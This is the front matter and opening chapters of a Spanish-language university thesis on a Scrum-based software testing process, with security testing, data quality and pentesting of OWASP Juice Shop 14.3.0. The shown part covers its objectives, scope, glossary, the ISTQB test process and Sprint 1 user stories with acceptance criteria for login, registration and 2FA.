

UNIVERSIDAD DE EL SALVADOR
FACULTAD DE INGENIERÍA Y ARQUITECTURA
ESCUELA DE INGENIERÍA DE SISTEMAS INFORMÁTICOS



CURSO DE ESPECIALIZACIÓN EN INGENIERÍA DE CALIDAD DE SOFTWARE.

**APLICACIÓN DEL PROCESO DE PRUEBAS CON PRUEBAS DE SEGURIDAD
ORIENTADAS A LA CALIDAD DE LOS DATOS Y PENTESTING AL SITIO WEB
OWASP Juice Shop VERSIÓN 14.3.0**

PRESENTADO POR:

VÍCTOR EDUARDO MARTÍNEZ MARTÍNEZ

LUCY SARAI MONTOYA HERNÁNDEZ

CARLOS ENRIQUE PAREDES PASTRÁN

PARA OPTAR AL TÍTULO DE:

INGENIERO(A) DE SISTEMAS INFORMÁTICOS

CIUDAD UNIVERSITARIA, FEBRERO DE 2023

UNIVERSIDAD DE EL SALVADOR

RECTOR :

MSc. ROGER ARMANDO ARIAS ALVARADO

SECRETARIO GENERAL :

ING. FRANCISCO ANTONIO ALARCÓN SANDOVAL

FACULTAD DE INGENIERÍA Y ARQUITECTURA

DECANO :

PhD. EDGAR ARMANDO PEÑA FIGUEROA

SECRETARIO :

ING. JULIO ALBERTO PORTILLO

ESCUELA DE INGENIERÍA DE SISTEMAS INFORMÁTICOS

DIRECTOR :

ING. RUDY WILFREDO CHICAS VILLEGAS

UNIVERSIDAD DE EL SALVADOR
FACULTAD DE INGENIERÍA Y ARQUITECTURA
ESCUELA DE INGENIERÍA DE SISTEMAS INFORMÁTICOS

Curso de Especialización previo a la opción al Grado de:
INGENIERO(A) DE SISTEMAS INFORMÁTICOS

Título:

CURSO DE ESPECIALIZACIÓN EN INGENIERÍA DE CALIDAD DE SOFTWARE.

**APLICACIÓN DEL PROCESO DE PRUEBAS CON PRUEBAS DE SEGURIDAD
ORIENTADAS A LA CALIDAD DE LOS DATOS Y PENTESTING AL SITIO WEB
OWASP Juice Shop VERSIÓN 14.3.0**

Presentado por:

VÍCTOR EDUARDO MARTÍNEZ MARTÍNEZ

LUCY SARAI MONTOYA HERNÁNDEZ

CARLOS ENRIQUE PAREDES PASTRÁN

Curso de Especialización aprobado por:

Docente Asesor:

ING. CARLOS EDUARDO CONTRERAS GÁLVEZ

San Salvador, febrero de 2023

Curso de Especialización aprobado por:

Docente Asesor :

ING. CARLOS EDUARDO CONTRERAS GÁLVEZ

Tabla de Contenido

I.	Resumen ejecutivo.....	ix
II.	Objetivos.....	1
	Objetivo General	1
	Objetivos Específicos	1
III.	Justificación.....	2
IV.	Alcance	4
V.	Glosario de términos.....	5
VI.	Proceso de pruebas	7
VII.	Diseño/Evaluación de requisitos	9
	Pila de Producto (Backlog de Producto)	9
	Sprint 1	10
	Evaluación de requisitos.....	10
	Refinamiento y diseño final.....	18
	Sprint 2	27
	Evaluación de requisitos.....	27
	Refinamiento y diseño final.....	33
	Sprint 3	39
	Evaluación de requisitos.....	39
	Refinamiento y diseño final.....	46
VIII.	Estimación de requisitos.....	53
IX.	Estrategia de pruebas	55
X.	Plan de pruebas.....	57
	10.1 Control de versiones	57
	10.2 Introducción.....	57
	10.3 Contexto de negocio	58

10.4	Objetivos de las pruebas	58
	Objetivo general	58
	Objetivos específicos.....	59
10.5	Alcance de las pruebas	59
	Inclusiones.....	59
	Exclusiones.....	60
	Suposiciones.....	60
10.6	Riesgos de calidad	60
10.7	Tipos de pruebas.....	63
	10.7.1 Pruebas funcionales.....	63
	10.7.2 Pruebas no funcionales.....	63
10.8	Recursos y preparación para las pruebas.....	63
10.9	Organización del equipo de pruebas.....	64
10.10	Enfoque/Adaptación de las pruebas	65
10.11	Administración de defectos	67
	Flujo de defectos.....	67
	Gravedad y Prioridad de los defectos	68
10.12	Administración de la configuración	69
10.13	Entregables de pruebas	70
10.14	Métricas de pruebas.....	70
10.15	Criterios de salida.....	71
XI.	Monitoreo y control.....	72
XII.	Análisis de pruebas.....	73
	Sprint 1	73
	Sprint 2	74
	Sprint 3	76
	Sprint 4 (Pruebas de seguridad).....	77

XIII.	Diseño de las pruebas	79
	Sprint 1	79
	Sprint 2	96
	Sprint 3	105
	Sprint 4	114
XIV.	Implementación de las pruebas	121
XV.	Ejecución de las pruebas	122
	15.1 Reportes	122
	Sprint 1	122
	Sprint 2	122
	Sprint 3	122
	Sprint 4	123
	15.2 Defectos	123
	Sprint 1	123
	Sprint 2	136
	Sprint 3	149
	Sprint 4	157
XVI.	Evaluación de criterios de salida y reportes	172
XVII.	Cierre de actividades de pruebas	175
XVIII.	Definición de las pruebas de seguridad	177
	18.1 Pruebas de seguridad	177
	18.2 PenTesting	178
	18.3 Calidad de los datos	179
	Dimensiones de la calidad de los datos	180
XIX.	Beneficios	182
	Beneficios de pruebas de seguridad	182
	Beneficios del Pentesting	182

Beneficios de la calidad de los datos	182
XX. Demostración práctica de pruebas de seguridad.....	184
Valoración de las herramientas de seguridad utilizadas	188
Valoración de las pruebas exploratorias y de penetración.	189
XXI. Conclusiones.....	190
XXII. Bibliografía.....	192
XXIII. Anexos.....	193

I. Resumen ejecutivo

A lo largo de los años se ha visto que el crecimiento tanto en tamaño como en complejidad de los softwares ha ido avanzando rápidamente, hoy en día su desarrollo se ha vuelto más complejo y asegurar la calidad de estos juega un papel muy importante en este proceso. Mantener la calidad de un producto significa que éste cumpla con los requisitos especificados y que satisfaga las necesidades del usuario o cliente, lo que permite evitar fallos que puedan tener un impacto económico significativo una vez que se encuentre en producción.

Parte de la calidad de un software es también tomar en cuenta factores no funcionales como lo es la seguridad, ya que dentro de los softwares muchas veces se guarda información sensible de los usuarios los cuales no deben ser expuestos o interceptados. Existen muchas formas para comprobar que un producto contiene una seguridad adecuada, una de ellas es realizando pruebas de seguridad utilizando la técnica de pentesting, la cual consiste en un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades y puedan ser corregidas y no puedan ser explotadas por terceros con fines maliciosos, asimismo, se cuenta con otra técnica que es el aseguramiento de la calidad de la data que consiste en desarrollar e implementar actividades para garantizar que los datos se ajusten a las necesidades específicas de una organización en un contexto particular y de esta manera poder evitar problemas de calidad de datos, como la existencia de datos duplicados, incompletos, inconsistentes, incorrectos, mal definidos, mal organizados y datos sensibles con poca seguridad.

Para poder llevar un control adecuado de que la calidad del software sea la deseada se debe llevar un proceso de pruebas en conjunto con el ciclo de vida de desarrollo del sistema, por lo que teniendo en cuenta la importancia de llevar estos dos procesos de la mano, en este proyecto, se realizaron pruebas en la aplicación web Juice Shop (OWASP) como se haría en un entorno de desarrollo. Juice Shop es una plataforma de venta de jugos y productos relacionados que almacena información confidencial, por lo que es esencial garantizar su calidad y seguridad.

El proceso de pruebas ha sido diseñado utilizando la metodología ágil scrum con 4 sprints, los 3 primeros para pruebas generales de la aplicación y el último dedicado únicamente a la robustez de las pruebas de seguridad, cada sprint inicia desde el momento que se realiza el análisis y diseño de la aplicación, es decir se ha evaluado que los requisitos estén escritos correctamente y puedan aportar un valor significativo, luego que los requisitos hayan sido

evaluados y corregidos se brinda apoyo durante el desarrollo, y de esta manera poder prevenir defectos que puedan ser críticos en fases futuras, asimismo al finalizar cada funcionalidad de la aplicación se ha ido probando y reportando defectos para que puedan ser solventados lo más pronto posible.

Además, cabe destacar que es importante que se lleve un control sobre lo que se hará durante el proceso de pruebas, lo cual se ha plasmado en el plan de pruebas, que es en este documento donde se determina cada actividad que se lleva a cabo durante el proceso de pruebas, tomando como base dicho plan se realiza el análisis y diseño de pruebas, para posteriormente realizar su ejecución y detectar la mayor cantidad de defectos que puedan ser perjudiciales en el funcionamiento correcto de la aplicación, así también, durante cada ciclo de prueba se realizó un monitoreo de las métricas y cambios tomando medidas de control para mitigar los riesgos encontrados a través de los desajuste en las métricas reportadas en el desarrollo del sprint, con la finalidad de mejorar el proceso de prueba de la aplicación.

Si bien es cierto que el proceso de pruebas en muchos proyectos no se ejecuta como debería de ser, es importante que antes de salir a producción un software sea probado correctamente y así evitar inconformidades por parte de los usuarios. Es por ello, que al realizar este proyecto se ha podido concluir que es fundamental que se lleve un proceso de pruebas durante el desarrollo de un software, ya que garantizar la calidad es una tarea del equipo completo y depende de cómo sea la calidad de un software es el éxito que este tendrá. De igual manera, se ha podido concluir que las pruebas de seguridad y el pentesting se complementan mutuamente debido a las distintas perspectivas que aportan. Sin embargo, es importante que estas pruebas estén guiadas y establecidas mediante una buena consistencia de datos, para poder identificar los riesgos de los datos más sensibles para los usuarios y de mayor atractivo para los atacante, por lo que al garantizar la seguridad de un software ayuda a generar confianza en los usuarios, y es por ello, que en aplicaciones que se trabaja con datos sensibles es esencial realizar pruebas de este tipo exhaustivamente y así poder evitar en gran manera ciberataques que pongan en riesgo la información, confianza y funcionamiento del software.

II. Objetivos

Objetivo General

Asegurar la calidad de una aplicación web, mediante la verificación de cumplimiento de requisitos, detección y corrección de errores, evaluación de confiabilidad, calidad de los datos, seguridad, cumplimiento de normativas y estándares de calidad, en un entorno de desarrollo ágil, con énfasis especial en la importancia de las pruebas de seguridad soportadas a través de la calidad de los datos y pruebas de penetración.

Objetivos Específicos

- Diseñar un plan de pruebas implementado la metodología Scrum para el desarrollo de la aplicación web.
- Detallar los beneficios de la calidad de los datos, pruebas de seguridad y pentesting.
- Evaluar el cumplimiento de los estándares de calidad del software definidos por ISTQB y OWASP ASVS.
- Demostrar la importancia y relación de las pruebas de seguridad, calidad de los datos y las pruebas de penetración.
- Comprobar la confidencialidad, integridad y disponibilidad de la información de la aplicación.
- Implementar medidas de control para el desarrollo del proyecto.

III. Justificación

El beneficio principal del *aseguramiento de la calidad* es que nos permite identificar riesgos potenciales, ya sean de seguridad o de otra índole, antes de hacer disponible el software a los usuarios finales o público en general. Esto es de suma importancia ya que nos permite evitar consecuencias que podrían ser devastadoras en etapas más tardías del *ciclo de vida del desarrollo de software* (SDLC, por sus siglas en inglés), tales como *brechas de seguridad*, o pérdida de la confianza de los usuarios del software, cuyos impactos económicos podrían ser masivos e incluso terminar con una compañía cuya fuente de ingresos es en torno a dicho software en etapa de *mantenimiento y funcionamiento*.

Las pruebas de software buscan *defectos o errores* (más informalmente denominados "bugs") inherentes al software, que pudieran interferir o incluso impedir completamente el funcionamiento correcto del software. En contraste, las pruebas de seguridad buscan vulnerabilidades o amenazas que pudieran ocasionar pérdidas de información sensible y confidencial, ganancias o reputación.

Es de suma importancia y beneficio empezar con las pruebas de seguridad al inicio del ciclo de desarrollo durante las etapas de obtención de requerimientos, y continuar con ellas junto con el diseño, pruebas, implementación y mantenimiento.

Una aplicación que esté libre de errores dentro de los márgenes de fallos ideales o tolerables para el producto, es considerada de alta calidad no solo si funciona correctamente, sino también si es segura. El equipo de calidad de software que presta atención a los detalles y visualiza los riesgos de seguridad, puede agregar una capa de protección adicional contra *ciberataques*. Muchos casos de uso de las pruebas de seguridad comprenden áreas esenciales como encriptación de contraseñas, manejo de permisos, inicios de sesión, expiración de sesiones, y manejo de cookies del navegador, e incluso formas más avanzadas de traspaso de controles existentes, los cuales son todos parte de lo que conforma una aplicación de software segura.

Desde el punto de vista de costo adicional generado por las pruebas de aseguramiento de calidad para seguridad, es importante considerar que el costo de corregir una vulnerabilidad de seguridad en una etapa tardía, luego de la etapa de implementación, es mucho más alto que detectarlo y corregirlo en etapas tempranas del ciclo de vida del desarrollo de software. En etapas posteriores la corrección puede requerir acciones adicionales debido al impacto a

muchos usuarios, e incluso puede ir más allá de los esfuerzos técnicos y de desarrollo para su corrección; por ejemplo, genera una crisis de relaciones públicas para la empresa, demandas o acciones legales por daños, cancelación de suscripciones o licencias para empresas de software como servicio (SaaS, o Software as a Service, por sus siglas en inglés), demandas de instituciones gubernamentales de protección a consumidores, entre otros.

IV. Alcance

El proyecto de investigación evalúa el impacto y proceso de aseguramiento de la calidad con un enfoque de ciberseguridad. Para ello se lleva a cabo el proceso de pruebas para la aplicación web previamente diseñada y desarrollada *OWASP Juice Shop versión 14.3.0*. Es importante señalar que, a pesar de que la aplicación ya ha sido desarrollada, se simulará como si esta se encuentra en fase de construcción y contara con la participación de un equipo de desarrollo, utilizando la metodología Scrum, en la cual se incluirán pruebas funcionales y de seguridad para asegurar su correcto funcionamiento y la protección de la información sensible.

Se ha seguido el estándar OWASP ASVS (por sus siglas en inglés *Open Web Application Security Project* y *Application Security Verification Standard*, respectivamente) y la visión del desarrollo de pruebas del ISTQB (*International Software Testing Qualifications Board*) definidas a continuación:

- Certified Tester Foundation Level (CTFL).
- Certified Tester Security Tester (CT-SEC) para garantizar la seguridad de la aplicación.
- Certified Tester Advanced Level Agile Technical Tester (CTAL-ATT).

Adicionalmente, el equipo lleva a cabo la planificación y ejecución de las pruebas utilizando una estrategia de pruebas analíticas, incluyendo el pentesting para comprobar la seguridad de la aplicación, y se definen las pruebas de seguridad necesarias para garantizar la calidad de los datos, demostrando los beneficios que nos otorgan.

Se documenta además de forma detallada el proyecto que incluye los objetivos, metas, actividades y resultados obtenidos, además se implementan medidas de control a lo largo del desarrollo del proyecto, cumpliendo con las normativas y regulaciones aplicables en materia de comercio electrónico y protección de datos personales. Se lleva a cabo una evaluación constante del cumplimiento de los estándares de calidad del software y se toman medidas para garantizar la escalabilidad de la aplicación.

V. Glosario de términos

Aseguramiento de la calidad: Parte de la gestión de calidad orientada a proporcionar confianza en que los requisitos serán cumplidos.

Aseguramiento de la información: Es un proceso que busca proteger la información confidencial y privada de una organización, incluyendo datos personales, financieros, de negocios y cualquier otra información sensible. Esto incluye la implementación de medidas de seguridad técnicas y administrativas para evitar la pérdida, robo o acceso no autorizado a la información.

Base de pruebas: es el conjunto de datos y recursos utilizados para llevar a cabo las pruebas de software. Esto incluye entradas de datos, salidas esperadas, configuraciones de sistema, documentación de referencia, entornos de prueba, entre otros.

Caso de prueba: Conjunto de valores de entrada, precondiciones de ejecución, resultados esperados y postcondiciones de ejecución, desarrollado con un objetivo en particular o condición de prueba, tales como probar un determinado camino de ejecución o para verificar el cumplimiento de un requisito determinado.

Cobertura: Grado, expresado como un porcentaje, en el que un elemento de cobertura especificado ha sido practicado por un juego de pruebas.

Criterios de aceptación: Los criterios de salida que un componente o sistema debe satisfacer para ser aceptado por un usuario, cliente u otra entidad autorizada.

Defecto: Imperfección en un componente o sistema que puede causar que el componente o sistema falle en desempeñar las funciones requeridas

Denial of service: Denegación de servicio es la traducción del término.

Estrategia de prueba: Descripción de alto nivel de los niveles de prueba a ser llevados a cabo y las pruebas dentro de estos niveles para una organización o programa (en uno o más proyectos).

Nivel de prueba: Grupo de actividades que están organizadas y gestionadas de forma conjunta. Un nivel de prueba está vinculado con las responsabilidades en un proyecto. Ejemplos de

niveles de pruebas son las pruebas de componente, pruebas de integración, pruebas de sistema y pruebas de aceptación.

Plan de prueba: Documento que describe el alcance, enfoque, los recursos y planificación de las actividades de pruebas previstas.

Prueba funcional: Pruebas basadas en el análisis de las especificaciones funcionales de un componente o de un sistema.

Prueba no funcional: Pruebas de atributos de un componente o sistema que no se refieren a la funcionalidad, por ejemplo, fiabilidad, eficiencia, usabilidad, mantenibilidad y portabilidad.

Seguridad: Atributos de productos software que se refieren a su capacidad para prevenir accesos no autorizados, sean accidentales o deliberados, a programas y datos.

Tipo de prueba: Grupo de actividades de pruebas dirigidas a probar un componente o sistema orientado a un objetivo de prueba específico, por ejemplo, pruebas funcionales, pruebas de usabilidad, pruebas de regresión, entre otras. Un tipo de prueba puede tener lugar en uno o más niveles de prueba o fases de prueba.

XSS: Son siglas en inglés de Cross-Site Scripting.

VI. Proceso de pruebas

El proceso de pruebas es una actividad esencial en el desarrollo de software que tiene como objetivo identificar y corregir errores, defectos y problemas en el software antes de su lanzamiento. Al llevar a cabo este proceso de manera rigurosa y sistemática, se puede asegurar que el software entregado cumpla con los requisitos funcionales y no funcionales, y que tenga una alta calidad que satisfaga las expectativas de los usuarios.

Este proceso consiste en realizar de una serie de actividades que en el ISTQB (*Estudio de Nivel Probador Certificado del ISTQB de Nivel Básico, 2018*) se describen de la siguiente manera:

Planificación de la Prueba. La planificación de la prueba implica actividades que definen los objetivos de la prueba y el enfoque para cumplir con los objetivos de la prueba dentro de las restricciones impuestas por el contexto (por ejemplo, la especificación de técnicas y tareas de prueba adecuadas y la formulación de un calendario de pruebas para cumplir con un plazo límite). Los planes de prueba pueden ser revisados en función de la retroalimentación de las actividades de monitorización y control.

Monitorización y Control de la Prueba. La monitorización (o seguimiento) de la prueba implica la comparación continua del avance real con respecto al plan de prueba utilizando cualquier métrica de monitorización de la prueba definida en el plan de prueba. El control de la prueba implica tomar las medidas necesarias para cumplir los objetivos del plan de prueba (que puede actualizarse con el tiempo). La monitorización y el control de la prueba se apoyan en la evaluación de los criterios de salida, a los que se hace referencia como definición de hecho.

Análisis de la Prueba. Durante el análisis de la prueba, se analiza la base de prueba para identificar las prestaciones que presentan capacidad de ser probadas y definir las condiciones de prueba asociadas. En otras palabras, el análisis de la prueba determina "qué probar" en términos de criterios de cobertura medibles.

Diseño de la Prueba. Durante el diseño de la prueba, las condiciones de prueba se transforman en casos de prueba de alto nivel, conjuntos de casos de prueba de alto nivel y otros productos de prueba. Es decir, el análisis de la prueba responde a la pregunta "qué probar" y el diseño de la prueba responde a la pregunta "cómo probar".

Implementación de la Prueba. Durante la implementación de la prueba, se crean y/o se completan los productos de prueba necesarios para la ejecución de la prueba, incluyendo la secuenciación de los casos de prueba en procedimientos de prueba. Por lo tanto, el diseño de la prueba responde a la pregunta "cómo probar", mientras que la implementación de la prueba responde a la pregunta "¿está todo preparado para realizar la prueba?"

Ejecución de la Prueba. Se ejecutan los casos de prueba, se registran y reportan los resultados de la prueba.

Cierre de pruebas. Las actividades de compleción de la prueba recopilan datos de las actividades de prueba completadas para consolidar la experiencia, los productos de prueba y cualquier otra información relevante. Las actividades de compleción de la prueba ocurren en hitos del proyecto tales como cuando un sistema software es liberado, un proyecto de prueba es completado (o cancelado), cuando finaliza una iteración de un proyecto Ágil (por ejemplo, como parte de una reunión retrospectiva), cuando se completa un nivel de prueba, o cuando se completa la liberación de un mantenimiento.




Imagen 1- Proceso de pruebas

VII. Diseño/Evaluación de requisitos

Pila de Producto (Backlog de Producto)

Código	Nombre	Prioridad	Sprint a realizar	Estado
HU01	Iniciar sesión con correo electrónico y contraseña.	Alta	1	Finalizado
HU02	Registrar usuario	Alta	1	Finalizado
HU03	Iniciar sesión con cuenta de Google	Media	1	Finalizado
HU04	Recuperar contraseña	Media	1	Finalizado
HU05	Cambiar contraseña	Media	1	Finalizado
HU06	Cerrar sesión	Alta	1	Finalizado
HU07	Gestionar el doble factor de autenticación 2FA	Media	1	Finalizado
HU08	Iniciar sesión con autenticación de dos factores.	Media	1	Finalizado
HU09	Ver catálogo de productos	Alta	1	Finalizado
HU10	Buscar productos en el catálogo de productos.	Media	2	Finalizado
HU11	Agregar productos a la cesta	Alta	2	Finalizado
HU12	Ver mi cesta de compras	Media	2	Finalizado
HU13	Agregar/quitar productos desde mi cesta de compra	Media	2	Finalizado

HU14	Eliminar productos desde mi cesta de compra	Baja	2	Finalizado
HU15	Agregar opciones de pago	Alta	2	Finalizado
HU16	Ver opciones de pago	Baja	2	Finalizado
HU17	Agregar ubicaciones de envío	Alta	2	Finalizado
HU18	Ver ubicaciones de envío	Media	2	Finalizado
HU19	Editar ubicaciones de envío	Baja	3	Finalizado
HU20	Agregar billetera digital	Media	3	Finalizado
HU21	Seleccionar ubicación de envío para la compra	Media	3	Finalizado
HU22	Elegir una velocidad de entrega	Alta	3	Finalizado
HU23	Realizar pago de mi compra	Alta	3	Finalizado
HU24	Finalizar compra	Alta	3	Finalizado
HU25	Ver el resumen de mi pedido	Baja	3	Finalizado
HU26	Imprimir factura del pedido	Baja	3	Finalizado
HU27	Enviar quejas del pedido facturado	Baja	3	Finalizado

Sprint 1

Evaluación de requisitos

Código	HU01
Nombre:	Iniciar sesión con correo electrónico y contraseña.
Descripción:	

Como cliente quiero poder iniciar sesión con un correo y contraseña para realizar mis compras y acceder a más funcionalidades de la aplicación.

Criterios de aceptación:

1. El usuario debe ingresar correctamente su correo electrónico y contraseña con los cuales está registrado para poder iniciar sesión.
2. Si el usuario ingresa el correo electrónico o la contraseña de manera incorrecta y hace clic en el botón para iniciar sesión, no se le permitirá iniciar sesión y se le debe mostrar un mensaje.
3. Todos los campos son obligatorios (marcados con *).
4. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga: por favor, ingrese *nombre del campo vacío*.
5. Si al menos uno de los campos del formulario está vacío, el botón de inicio de sesión debe de permanecer deshabilitado.

Posibles preguntas u observaciones esperadas:

1. ¿Qué mensaje se debe mostrar cuando el usuario ingresa incorrectamente uno de los datos?
2. ¿El usuario podrá tener la opción de visualizar la contraseña ingresada?
3. ¿El usuario tendrá la opción de recuperar contraseña?
4. ¿El usuario tendrá la opción para registrarse en caso de que aún no esté registrado?

Código	HU02
Nombre:	Registrar usuario
Descripción:	
Como cliente quiero poder registrarme en la aplicación para poder realizar mis compras y poder acceder a más funcionalidades.	
Criterios de aceptación:	

1. El usuario debe de ingresar un correo electrónico, si el texto ingresado no tiene forma de email debe de mostrarse un mensaje de error.
2. El usuario debe de ingresar una contraseña entre 5-40 caracteres, si la contraseña ingresada no es válida se debe de mostrar un mensaje de error.
3. El usuario debe de repetir la contraseña en un nuevo campo, si las contraseñas no coinciden se debe mostrar un mensaje de error.
4. El usuario debe poder seleccionar de una lista una pregunta de seguridad e ingresar una respuesta a la pregunta de seguridad seleccionada.
5. Si el usuario ingresa correctamente cada uno de los datos solicitados y hace clic en el botón de registrarse en el formulario, el usuario se registra exitosamente y se mostrará un mensaje de éxito.
6. El usuario debe de tener la opción de habilitar “Mostrar ayuda para contraseña” para que pueda crear una contraseña más segura.
7. Si el usuario ingresa un correo electrónico que ya ha sido registrado anteriormente, el usuario no debe de ser registrado y se muestra un mensaje que diga que el correo electrónico debe de ser único.
8. Todos los campos son obligatorios (marcados con *).
9. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga: por favor, ingrese *nombre del campo vacío*.
10. Si al menos uno de los campos del formulario está vacío, el botón de registrarse debe de permanecer deshabilitado.

Posibles preguntas u observaciones esperadas:

1. ¿Cuáles son los mensajes de error que se le mostrarán al usuario?
2. ¿Cuáles opciones de preguntas de seguridad tendrá el usuario?
3. ¿Qué debe de decir el mensaje de éxito al registrar correctamente un usuario?

4. ¿Qué opciones de ayuda se le mostrarán al usuario para que cree su contraseña de forma segura?

Código	HU03
Nombre:	Iniciar sesión con cuenta de Google
Descripción:	
Como cliente quiero poder iniciar sesión con mi cuenta de Google para realizar mis compras y poder acceder a más funcionalidades dentro de la aplicación.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. Al hacer clic en el botón de iniciar sesión con Google en la página de login, el usuario debe de ser redireccionado a la página de cuentas de Google. 2. Si el usuario ha seleccionado la cuenta de Google con la cual desea iniciar sesión de la página para acceder con Google, el usuario ingresará exitosamente a la aplicación con la cuenta seleccionada. 	
Posibles preguntas u observaciones esperadas:	
No hay observaciones	

Código	HU04
Nombre:	Recuperar contraseña
Descripción:	
Como cliente quiero poder tener la opción de recuperar contraseña para poder cambiar mi contraseña e iniciar sesión en la aplicación si se me olvida la contraseña.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe de ingresar el correo electrónico con el cual está registrado. 2. El usuario debe ingresar la respuesta de la pregunta de seguridad que registró cuando creó su cuenta. 3. El usuario debe de ingresar una contraseña válida (longitud entre 5-40 caracteres), si la contraseña ingresada no es válida se debe mostrar un mensaje de error. 	

4. El usuario debe de repetir la nueva contraseña en nuevo campo, si las contraseñas no coinciden se debe mostrar un mensaje de error
5. Al hacer clic en el botón “cambiar”, la contraseña se debe cambiar de manera exitosa y se debe mostrar un mensaje de éxito que diga: La contraseña ha sido cambiada correctamente.
6. Si el usuario ingresa un correo electrónico que no ha sido registrado anteriormente, los demás campos del formulario deben permanecer deshabilitados junto con el botón “cambiar”.
7. Si el usuario responde de manera incorrecta a la pregunta de seguridad que había seleccionado, la contraseña no se cambia y en el formulario se muestra un mensaje que diga: Respuesta incorrecta a la pregunta de seguridad.
8. El usuario debe de tener la opción de habilitar “Mostrar ayuda para contraseña” para que pueda crear una contraseña más segura.
9. Todos los campos son obligatorios (marcados con *).
10. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga: por favor, ingrese *nombre del campo vacío*.
11. Si al menos uno de los campos del formulario está vacío, el botón de “cambiar” debe de permanecer deshabilitado.

Posibles preguntas u observaciones esperadas:

1. ¿Cuáles son los mensajes de error que se le mostrarán al usuario?
2. ¿Qué opciones de ayuda se le mostrarán al usuario para que cree su contraseña de forma segura?

Código	HU05
Nombre:	Cambiar contraseña
Descripción:	
Como usuario quiero cambiar mi contraseña para mi seguridad.	

Criterios de aceptación:

1. El sistema debe mostrar al usuario un formulario con tres campos: contraseña actual, nueva contraseña, repita la contraseña nueva y un botón de cambiar contraseña.

Validaciones:

2. Los campos de La nueva contraseña y repita la contraseña nueva deben de ser iguales.
3. La contraseña actual debe de ser la misma a la del usuario en sesión.
4. La nueva contraseña:
 - a. Debe contener por lo menos 5 caracteres máximo 128 caracteres.
 - b. Debe incluir signos diferentes como también signos especiales y letras en mayúscula y minúscula.
 - c. No debe contener datos personales.
 - d. Todos los campos son obligatorios.
5. Debe de aparecer la información de ayuda sobre los criterios para crear una contraseña.
6. Al enviar deberá de aparecer un mensaje de texto en verde “La contraseña ha sido cambiada correctamente.” si existe algún error deberá de aparecerle un mensaje con la descripción del error cometido ejemplo “La contraseña actual no es correcta.”

Posibles preguntas u observaciones esperadas:

1. Si los campos de contraseña nueva y repetir contraseña no coinciden ¿qué mensaje se debe mostrar?

Código	HU06
Nombre:	Cerrar sesión
Descripción:	

Como cliente quiero cerrar mi sesión para evitar que otro usuario acceda a mi cuenta.
Criterios de aceptación:
<ol style="list-style-type: none"> 1. Al hacer clic en el botón “cerrar sesión” se debe cerrar la sesión del usuario. 2. Si el cliente hace clic en el botón atrás del navegador no debe aparecer información de la sesión del usuario que ha cerrado su sesión.
Posibles preguntas u observaciones esperadas:
No hay observaciones

Código	HU07
Nombre:	Gestionar el doble factor de autenticación 2FA
Descripción:	Como cliente quiero ingresar al sistema a través de un doble factor de autenticación para tener una mayor seguridad en el sitio web
Criterios de aceptación:	<ol style="list-style-type: none"> 1. El usuario debe de poder escanear un código QA en una aplicación de autenticación compatible con TOTP de preferencia Google a (por ejemplo, Google Authenticator) 2. El usuario debe poder ingresar la contraseña actual y el token generado por la aplicación de autenticación, este token debe de un tamaño de 6 dígitos para ser tomado como válido, el usuario debe de poder visualizar la información de ayuda. 3. Si el usuario ingresa correctamente los datos deberá de aparecerle un mensaje flotante y debe de mostrarle un formulario por si desea eliminar el 2FA 4. En el caso de error el mensaje de error. Verifique si ingresó su contraseña (y token) correctamente.”
Posibles preguntas u observaciones esperadas:	<ol style="list-style-type: none"> 1. ¿Qué información de ayuda se le debe de mostrar al usuario? 2. ¿Cómo se le mostrará la información de ayuda al usuario?

3. ¿Qué mensaje flotante se debe mostrar en el ítem 3?

Código	HU08
Nombre:	Iniciar sesión con autenticación de dos factores.
Descripción:	
Como cliente quiero poder iniciar sesión teniendo activada la configuración de autenticación de dos factores para que mi cuenta tenga mayor protección y así poder realizar mis compras y acceder a más funcionalidades de la aplicación de manera segura.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe introducir el código de autenticación de dos factores luego de haber ingresado con sus credenciales. 2. El código debe de tener 6 dígitos para ser válido. 3. Si el usuario ingresa correctamente el código 2FA en el formulario y hace clic en el botón de iniciar sesión, el usuario debe ingresar exitosamente a la aplicación. 4. Si el usuario ingresa de manera incorrecta el código 2FA en el formulario y hace clic en el botón de iniciar sesión, no se le permitirá iniciar sesión y se le debe mostrar un mensaje de error. 5. Si el campo del formulario está vacío, el botón de inicio de sesión debe de estar deshabilitado. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Qué mensaje de error se debe mostrar si el código 2FA es incorrecto? 	

Código	HU09
Nombre:	Ver catálogo de productos
Descripción:	
Como cliente quiero poder visualizar los productos de la tienda para poder comprar los productos de mi interés.	
Criterios de aceptación:	

1. Al ingresar a la aplicación se debe de visualizar un catálogo de todos los productos de la tienda.
2. Cada producto debe de tener una imagen de referencia, su nombre y su precio.
3. Si el producto es un jugo se debe mostrar la cantidad de ml del jugo.
4. Si el producto está agotado se debe mostrar una etiqueta que diga “agotado”.
5. Si un producto tiene 3 o menos productos disponibles se debe mostrar una etiqueta con la cantidad en existente.
6. Si el usuario ha iniciado sesión con su cuenta cada producto debe de tener la opción de “agregar al carrito de compras”.

Posibles preguntas u observaciones esperadas:

1. ¿Cuántos productos por página se deben mostrar por defecto?

Refinamiento y diseño final

Código:	HU01	Nombre:	Iniciar sesión con correo electrónico y contraseña.
Prioridad	Alta	Estimación:	3
Historia de Usuario:			
